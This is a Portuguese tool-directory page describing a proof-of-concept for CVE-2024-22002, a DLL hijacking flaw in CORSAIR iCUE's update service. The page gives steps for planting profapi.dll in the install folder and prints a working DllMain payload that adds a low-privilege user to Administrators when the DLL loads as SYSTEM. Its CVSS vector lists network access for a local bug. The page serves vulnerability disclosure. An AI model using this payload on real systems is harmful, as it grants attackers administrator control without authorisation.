
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/0xkickit/icue_dllhijack_lpe-cve-2024-22002
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoExploração de Binários
GitHub0xkickit/icue_dllhijack_lpe-cve-2024-22002

iCUE_DllHijack_LPE-CVE-2024-22002

Prova de conceito de exploit para CVE-2024-22002, demonstrando escalonamento local de privilégios via sequestro de DLL no serviço de atualização do CORSAIR iCUE para executar código como SYSTEM.

Ver Repositório
53há 2 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    252

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Software vulnerável e versão

  • Link para download do software: CORSAIR iCUE v5.9.105 com iCUE Murals

Descrição

Uma vulnerabilidade de DLL Hijacking foi identificada no iCUE v5.9.105. Esta vulnerabilidade ocorre durante o processo de atualização, gerenciado pelo serviço "iCUEUpdateService". O serviço inicia um processo ("cuepkg.exe") responsável por realizar a atualização, executando com privilégios de "NT AUTHORITY\SYSTEM". Ao iniciar o processo, ele pesquisa várias DLLs no diretório \cuepkg-1.2.6, localizado dentro do diretório de instalação do iCUE. Algumas dessas DLLs não estão presentes por padrão, mas como um usuário comum tem privilégios para criar arquivos nesse diretório, um invasor poderia potencialmente introduzir uma DLL maliciosa no diretório. Consequentemente, essa DLL maliciosa seria carregada por cuepkg.exe com privilégios de Administrador.

As DLLs afetadas detectadas são as seguintes:

  • MSASN1.dll
  • NTASN1.dll
  • profapi.dll

Vetor CVSS: (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)

  • Pontuação Base: 7.8 (Alta)
  • Pontuação Temporal: 7.8 (Alta)
  • Pontuação Ambiental: 7.8 (Alta)

Prova de Conceito

Como exemplo, a DLL profapi.dll será utilizada.

  1. Crie nossa DLL maliciosa e adicione-a ao diretório %INSTALLDIR%cuepkg-1.2.6.
  2. Aguarde o programa atualizar automaticamente ou, neste caso, force a atualização clicando em "Verificar atualizações".


  3. Nosso usuário sem privilégios de Administrador é adicionado ao grupo.

Privilégios do usuário lowpriv antes da execução da DLL maliciosa: lowpriv_cmd
Privilégios do usuário lowpriv após a execução da DLL maliciosa: lowpriv_cmd_adm
  • Exemplo de código malicioso:
#include "pch.h"
#include <windows.h>
#include <cstdlib>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    {
        system("net localgroup Administrators desktop-ckfiane\\lowpriv /add");
    }
    break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return TRUE;
}

Baixar ferramenta





